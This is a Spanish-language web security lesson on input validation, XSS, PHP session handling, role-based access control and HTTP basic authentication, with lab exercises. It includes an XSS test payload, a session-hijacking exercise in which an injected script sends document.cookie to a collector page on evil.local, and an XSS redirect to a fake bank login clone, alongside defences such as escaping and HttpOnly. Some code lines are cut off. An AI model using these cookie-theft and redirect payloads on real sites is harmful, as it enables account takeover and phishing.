Validación de entradas

¿Qué es?

Práctica 1 Realiza y documenta este punto

Nunca hay que confiar en aquello que introducen los usuarios en un formulario web. Estamos acostumbrados a trabajar con ellos en cualquier aplicación web de hoy en día: Facebook, Twitter, Instagram, … y realmente no nos damos cuenta de lo fácil que es atacar una web a través de ellos si no se toman las debidas precauciones al validar los datos de entrada.

Vamos a crear un formulario para introducir entradas de posts (es básico porque no se va a guardar nada en la base de datos. Lo único que va a hacer el formulario es mostrar los datos que se han introducido).

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>

<?php
if ($_SERVER['REQUEST_METHOD'] == "GET") {
?>
<p>Nuevo Post</p>
<form action='post.php' method='post'>
    <textarea name="textarea" rows="10" cols="50">Escribe algo aquí</textarea>
    <input type = 'submit' value='enviar'>
</form>
<?php
}else
    echo $_POST["textarea"] ?? "";
?>
</body>
</html>
```

En principio parece inocuo. Para probar escribe unos cuantos posts.



Figure 1: Post

Pero ahora vas a actuar como un hacker y a introducir el siguiente texto

```
<script>alert('hackeado')</script>
```

Ahora ya no parece tan inocuo, ¿no?



Figure 2: image-20210131193815141

Como se ha comentado antes, **nunca pero nunca** se ha de confiar en lo que escriben los usuarios en los formularios. Siempre hay que sanear (**sanitize**) de caracteres peligrosos mediante las funciones que provea el lenguaje en el que escribimos la parte del servidor.

Para ello podemos usar en PHP la función `htmlspecialchars` o `htmlentities`, aunque mejor si usamos un purificador como por ejemplo http://htmlpurifier.org/

Vamos a crear un nuevo archivo llamado `post_mejorado.php` que realiza el escape de los caracteres peligrosos.

```
<!DOCTYPE html>
<html lang="es">
<head>
```

```
<meta charset="utf-8">
</head>
<body>

<?php
if ($_SERVER['REQUEST_METHOD'] == "GET") {
?>
<p>Nuevo Post</p>
<form action='post.php' method='post'>
    <textarea name="textarea" rows="10" cols="50">Escribe algo aquí</textarea>
    <input type = 'submit' value='enviar'>
</form>
<?php
}else
    echo htmlspecialchars($_POST["textarea"]) ?? "";
?>
</html>
```

Ahora fíjate que al introducir

```
<script>alert('hackeado')</script>
```

lo único que ocurre es que se muestra en pantalla lo siguiente:



Figure 3: image-20210131195056822

Mejor aún, si también usamos un purificador como DOMPurify en la parte del cliente, pues según la información disponible en la página de Gitub:

> DOMPurify sanitizes HTML and prevents XSS attacks. You can feed DOMPurify with string full of dirty HTML and it will return a

> string (unless configured otherwise) with clean HTML. DOMPurify will strip out everything that contains dangerous HTML and thereby prevent XSS attacks and other nastiness. It's also damn bloody fast. We use the technologies the browser provides and turn them into an XSS filter. The faster your browser, the faster DOMPurify will be.

Autenticación con Sesiones

El mecanismo en el manejo de la sesión es un componente fundamental de la seguridad en la mayoría de aplicaciones web. Permite a la aplicación identificar a un único usuario entre diversas solicitudes, y maneja los datos que se acumula sobre el estado de la interacción del usuario con la aplicación.

Debido al importante rol que esto cumple, son el principal objetivo de ataque contra la aplicación, si es factible romperlo, puede evadir los controles de autenticación y enmascararse como otro usuario sin conocer las credenciales.

Existen dos aspectos para establecer o mantener una sesión. La primera pieza es un "Session ID" único, el cual es algún tipo de identificador que el servidor asigna y envía al navegador. La segunda pieza es algún dato que el servidor asocia con el "Session ID". Es como una fila en una BD que corresponde con todas las cosas que se hacen (contenido, expiración, rol, etc). El Session ID, entonces es la única clave única que el servidor utiliza para buscar la fila en la BD. Para manipular una Sesión se debe primero encontrar los Identificadores de sesión. La forma más sencilla de hacerlo es buscar la cadena "session". Los más populares son: `JSESSIONID` (JSP), `ASPSESSIONID` (ASP.NET), `PHPSESSID` (PHP) o `RAMDOM_ID` (ASP.NET).

Si se ven algunos de estos valores en la Cookie, entonces probablemente se ha encontrado el Identificador de Sesión.

El siguiente código es un ejemplo básico (`login.php`) para crear un formulario de inicio de sesión en PHP.

```php
<?php
session_start();

//En una aplicación real, los usuarios estarían almaenados en la base de datos
$all_users = array ("mario" => "qwerty", "juan" => "123456");
$valid_users = array_keys($all_users);

$ya_registrado = $_SESSION['ya_registrado'] ?? false;


if ($_SERVER['REQUEST_METHOD'] == "POST" && !$ya_registrado){
    $usuario = $_POST['usuario'] ?? "";
    $password = $_POST['password'] ?? "";
```

```
    $ya_registrado = (in_array($usuario, $valid_users)) && ($password == $all_users[$usuario
    if ($ya_registrado){
        $_SESSION['ya_registrado'] = true;
        $_SESSION['usuario'] = $usuario;
    }
}

if ($ya_registrado){
    // Si llega aqui es porque es un usuario válido.
    echo "<p>Welcome " . $_SESSION['usuario'] . "</p>";
    echo "<p>Congratulations, you are into the system.</p>";
}else{
?>

    <form action='login.php' method='post'>
        Usuario: <input type='text' name = "usuario" id="usuario" value=""><br>
        Contraseña: <input type='password' name = "password" id = "password" value=""><br>
        <input type='submit' value='Enviar'>
    </form>
<?php
}
?>
```

Por ejemplo, en este caso la variable de sesión por defecto es `PHPSESSID`



Figure 4: image-20210131164900677

Para poder desconectar a un usuario se usa el método `session_destroy();`

```
<?php
//logout.php
```

```php
session_start();
session_unset();
session_destroy();
//redirigimos a login.php
header('Location: login.php');
```

Esta pequeña pieza de información es importantísima **desde el punto de vista de la ciberseguridad** pues se puede producir un robo de sesión.

Robo de sesión - Puesta en práctica

Práctica 2 Realiza y documenta este punto

Supongamos que nuestra página es vulnerable a un ataque XSS (este tipo de ataque se encuentra dentro de los Top 10 según la OWASP)

Durante el funcionamiento normal, las *cookies* se envían en los dos sentidos entre el servidor (o grupo de servidores en el mismo dominio) y el ordenador del usuario que está navegando. Dado que las *cookies* pueden contener información sensible (nombre de usuario, un testigo utilizado como autenticación, etc.), sus valores no deberían ser accesibles desde otros ordenadores. Sin embargo, las *cookies* enviadas sobre sesiones HTTP normales son visibles a todos los usuarios que pueden escuchar en la red utilizando un *sniffer* de paquetes. Estas *cookies* no deben contener por lo tanto información sensible. Este problema se puede **solventar mediante el uso de https**, que invoca seguridad de la capa de transporte para cifrar la conexión ya que de lo contrario se pueden sufrir ataques por medio de https://es.wikipedia.org/wiki/Ataque_de_intermediario

Vamos a ver un secuestro de sesión en directo.

Para ello es necesario que creemos un host virtual en apache que responda a la url evil.local

En este host virtual crearemos una página llamada `robo-de-sesion.php` con el siguiente contenido:

```php
<?php
$session_robada = $_GET['session_robada'] ?? "";
$session_robada .= "\n";
$fichero = 'sessions.txt';
// Abre el fichero para obtener el contenido existente
$actual = file_get_contents($fichero);
// Escribe el contenido al fichero
file_put_contents($fichero, $session_robada, FILE_APPEND);
```

Y ahora en el sitio `dominioseguro.local`, crea el siguiente contenido en la página `hackeada.php`

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>
    Esta es una página que ha sido hackeada mediante XSS.
Al acceder, envía la cookie de sesión al sitio http://evil.local
<script src=='http://evil.local/robar-session.php?session_robadada=' + document.cookie.repla
</body>
</html>
```

Para que funcione, **primero debes iniciar sesión** en la página `dominioseguro.local/login.php` y después visitar la página `dominioseguro.local/hackeada.html`

Ahora abre el archivo `sessions.txt` y comprobarás que tiene una clave de sesión que puedes usar para suplantar al usuario original. Para ello, haz una petición en una página privada a `login.php`, abre la pestaña `Red` en **Firebug** , selecciona la página y pulsa el botón `Reenviar`



Figure 5: image-20210131184754004

Y ahí cambia el valor de `PHPSESSID` por el que se encuentra en el archivo `sessions.txt` y pulsa el botón `Enviar`

Comprobarás en la pestaña ***Respuesta*** que hemos suplantado al usuario `mario`. Imagina que es la página de un banco, o de Facebook, etc.



Figure 6: image-20210131185040301



Figure 7: image-20210131185223891

Evitar el robo de sesión

Existe una cabecera de respuesta que impide que las cookies se puedan leer por javascript lo que nos protege de este tipo de ataques. Dicha cabecera es `HttpOnly`. Por ejemplo, en PHP se puede configurar así:

```
ini_set( 'session.cookie_httponly', 1 );
```

Si modificamos `login.php` para que incluya esta directiva, comprobaremos que al visitar la página `hackeada.html` la página en `evil.local` ya no recibe la cookie de sesión.

```
<?php
ini_set( 'session.cookie_httponly', 1 );
session_start();
// Resto de código
// ....
```

Más información en stackoverflow

Otras consideraciones

Se debe cerrar la sesión en un plazo determinado de tal forma que si no se interactúa con la página esta expire y el usuario deba volver a iniciar sesión. Al menos se deben fijar las cookies para que se eliminen al cerrar el navegador.

Además, se debe volver a solicitar las credenciales de acceso cuando el usuario acceda a acciones relacionadas con su perfil. Por ejemplo, pidiendo la contraseña cuando el usuario desee cambiar la misma. Esto protege al usuario si se deja desatendido el navegador y otro usuario intenta cambiar la contraseña.

Control de acceso

Se debe gestionar la aplicación de tal forma que la cookie de sesión se propague siempre entre las distintas páginas de la misma.

Y se deben definir las acciones que pueden llevar a cabo cada uno de los roles asociados a los usuarios. Por ejemplo, se pueden definir tres roles:

- Usuario anónimo: no ha iniciado sesión
- Usuario identificado: ha iniciado sesión
- Usuario administrador: ha iniciado sesión y es administrador del sitio.

Esto se puede implementar fácilmente en PHP modificando un poco la página `login.php`

```php
<?php
session_start();

//En una aplicación real, los usuarios estarían almacenados en la base de datos y la contras
$all_users = array ("mario" => ["carbonell", "ADMIN"], "juan" => ["123456", "USER"]);
$valid_users = array_keys($all_users);

$ya_registrado = $_SESSION['ya_registrado'] ?? false;

if ($_SERVER['REQUEST_METHOD'] == "POST" && !$ya_registrado){
    $usuario = $_POST['usuario'] ?? "";
    $password = $_POST['password'] ?? "";

    $passwordUsuario = $all_users[$usuario][0];
    $rolUsuario = $all_users[$usuario][1];

    $ya_registrado = (in_array($usuario, $valid_users)) && ($password == $passwordUsuario);
    if ($ya_registrado){
        $_SESSION['ya_registrado'] = true;
        $_SESSION['usuario'] = $usuario;
        $_SESSION['ROL'] = $rolUsuario;
    }else{
        echo "Usuario no encontrado";
    }
}

if ($ya_registrado){
    // Si llega aqui es porque es un usuario válido.
    echo "<p>Welcome " . $_SESSION['usuario'] . "</p>";
    echo "<p>Congratulations, you are into the system.</p>";
}else{
?>

    <form action='login-roles.php' method='post'>
        Usuario: <input type='text' name = "usuario" id="usuario" value=""><br>
        Contraseña: <input type='password' name = "password" id = "password" value=""><br>
        <input type='submit' value='Enviar'>
    </form>
<?php
}
?>
```

Ahora podemos controlar el acceso a nuestro sistema validando que el usuario posee el rol adecuado para acceder a las secciones de nuestra aplicación. Por ejemplo, creamos una página para el perfil de usuario (`rol:USER`) y otra para administrar la aplicación (`Rol:ADMIN`)

La página de perfil (`perfil.php`) sería la siguiente:

```
<?php
session_start();
if (!$_SESSION['ya_registrado']){
    header('Location: login.php');
}
if ($_SESSION['ROL'] != "USER"){
    header('Location: no-autorizado.php');
}
?>
<h1>Página de perfil del usuario.</h1>
```

Y la página de administración (`admin.php`) quedaría así:

```
<?php
session_start();
if (!$_SESSION['ya_registrado']){
    header('Location: login.php');
}
if ($_SESSION['ROL'] != "ADMIN"){
    header('Location: no-autorizado.php');
}
?>
<h1>Página de administración del sitio</h1>
```

Y este es el código de la página `no-autorizado.php`

```
<?php
session_start();
?>
<h1>Acceso no autorizado</h1>
```

Autenticación HTTP

También merece la pena conocer el tipo de autenticación HTTP que provee de un mecanismo sencillo para acceder a recursos protegidos por usuario y contraseña.

> Según la Wikipedia En el contexto de una transacción HTTP, la **autenticación de acceso básica** es un método diseñado para permitir a un navegador web, u otro programa cliente, proveer credenciales en la forma de usuario y contraseña cuando se le solicita una página al servidor.

Ha sido diseñado con el fin de permitir a un navegador web o programa **aportar credenciales** basadas en nombre de usuario y contraseña, que le permitan autenticarse ante un determinado servicio. El sistema es muy sencillo de implementar, pero sin embargo no está pensado para ser utilizado sobre líneas públicas, debido a que las credenciales que se envían desde el cliente al servidor, aunque no se envían directamente en texto plano, se envían únicamente codificadas en Base64, lo que hace que se puedan obtener fácilmente debido a que es perfectamente reversible, es decir, una vez que se posee el texto codificado es posible obtener la cadena original sin ningún problema, por lo que la información enviada no es cifrada ni segura.



Figure 8: Proceso de autenticación

Veamos un ejemplo de autenticación básica en PHP

```php
<?php

$valid_passwords = array ("mario" => "carbonell");
$valid_users = array_keys($valid_passwords);

$user = $_SERVER['PHP_AUTH_USER'];
$pass = $_SERVER['PHP_AUTH_PW'];

$validated = (in_array($user, $valid_users)) && ($pass == $valid_passwords[$user]);

if (!$validated) {
  header('WWW-Authenticate: Basic realm="My Realm"');
  header('HTTP/1.0 401 Unauthorized');
```

```
  die ("Not authorized");
}

// If it arrives here, it is a valid user.
echo "<p>Welcome $user.</p>";
echo "<p>Congratulation, you are into the system.</p>";
```

Y las cabeceras que envían el cliente y el servidor



Figure 9: Petición de credenciales



Figure 10: Autenticado con éxito

A partir del momento en que se produce la autenticación, cliente y servidor se intercambian las credenciales mediante las cabecera `Authorization` con el valor `Basic bWFyaW86Y2FyYm9uZWxs`. Como está codificado en `base64`, es muy fácil obtener las credenciales si estas se envían en texto plano. Por ello es muy importante que el **protocolo de la página sea HTTPS** para que de esta forma las credenciales viajen encriptadas.

Es muy fácil, decodificar `base64`. Por ejemplo en https://www.base64decode.org/



Figure 11: Decodificación

Este método se puede emplear para una intranet o para una parte de la aplicación en la que sea necesario iniciar sesión, añadiendo una capa más de seguridad, porque se deben realizar dos autorizaciones: la primera basada en `HTTP` y la segunda, como veremos a continuación, mediante **sesiones**

Práctica 3 Configura apache para que al directorio /protegido sólo se pueda acceder mediante un usuario y contraseña siguiendo las instrucciones detalladas en Password protect a directory using basic authentication. Documenta la configuración e instalación con una entrada en tu blog

Redirigir a otra web.

Otro tipo de ataque que se puede realizar mediante XSS es la redirección a una página controlada por un atacante.

Práctica 4 Realiza y documenta este punto

Para reproducirlo, vamos a crear una página en el sitio `dominioseguro.local` llamada `hackeada-redirect.html` con el siguiente contenido:

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>
    Esta es una página que ha sido hackeada mediante XSS.
Al acceder, reenvía al visitante a una página controlada por un hacker
```

```
<script>document.location = 'http://evil.local/clon-de-mi-banco.html'</script>
</body>
```

Ahora en el navegador al acceder a la página `hackeada-redirect.html` se visita automáticamente la página http://evil.local/clon-de-mi-banco.html

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>
<p>Esta página es un clon de la página de login de mi banco. Cuando el usuario realiza un lo
<p>Otra posibilidad es que desde esta página se instale un malware en el ordenador</p>
<p>Las posibilidades son infinitas...</p>
</body>
</html>
```

Basado en

https://httpd.apache.org/docs/2.4/es/mod/mod_auth_basic.html

https://es.wikipedia.org/wiki/Cookie_(inform%C3%A1tica)#Robo_de_cookies

https://dev.to/anastasionico/good-practices-how-to-sanitize-validate-and-escape-in-php-3-methods-139b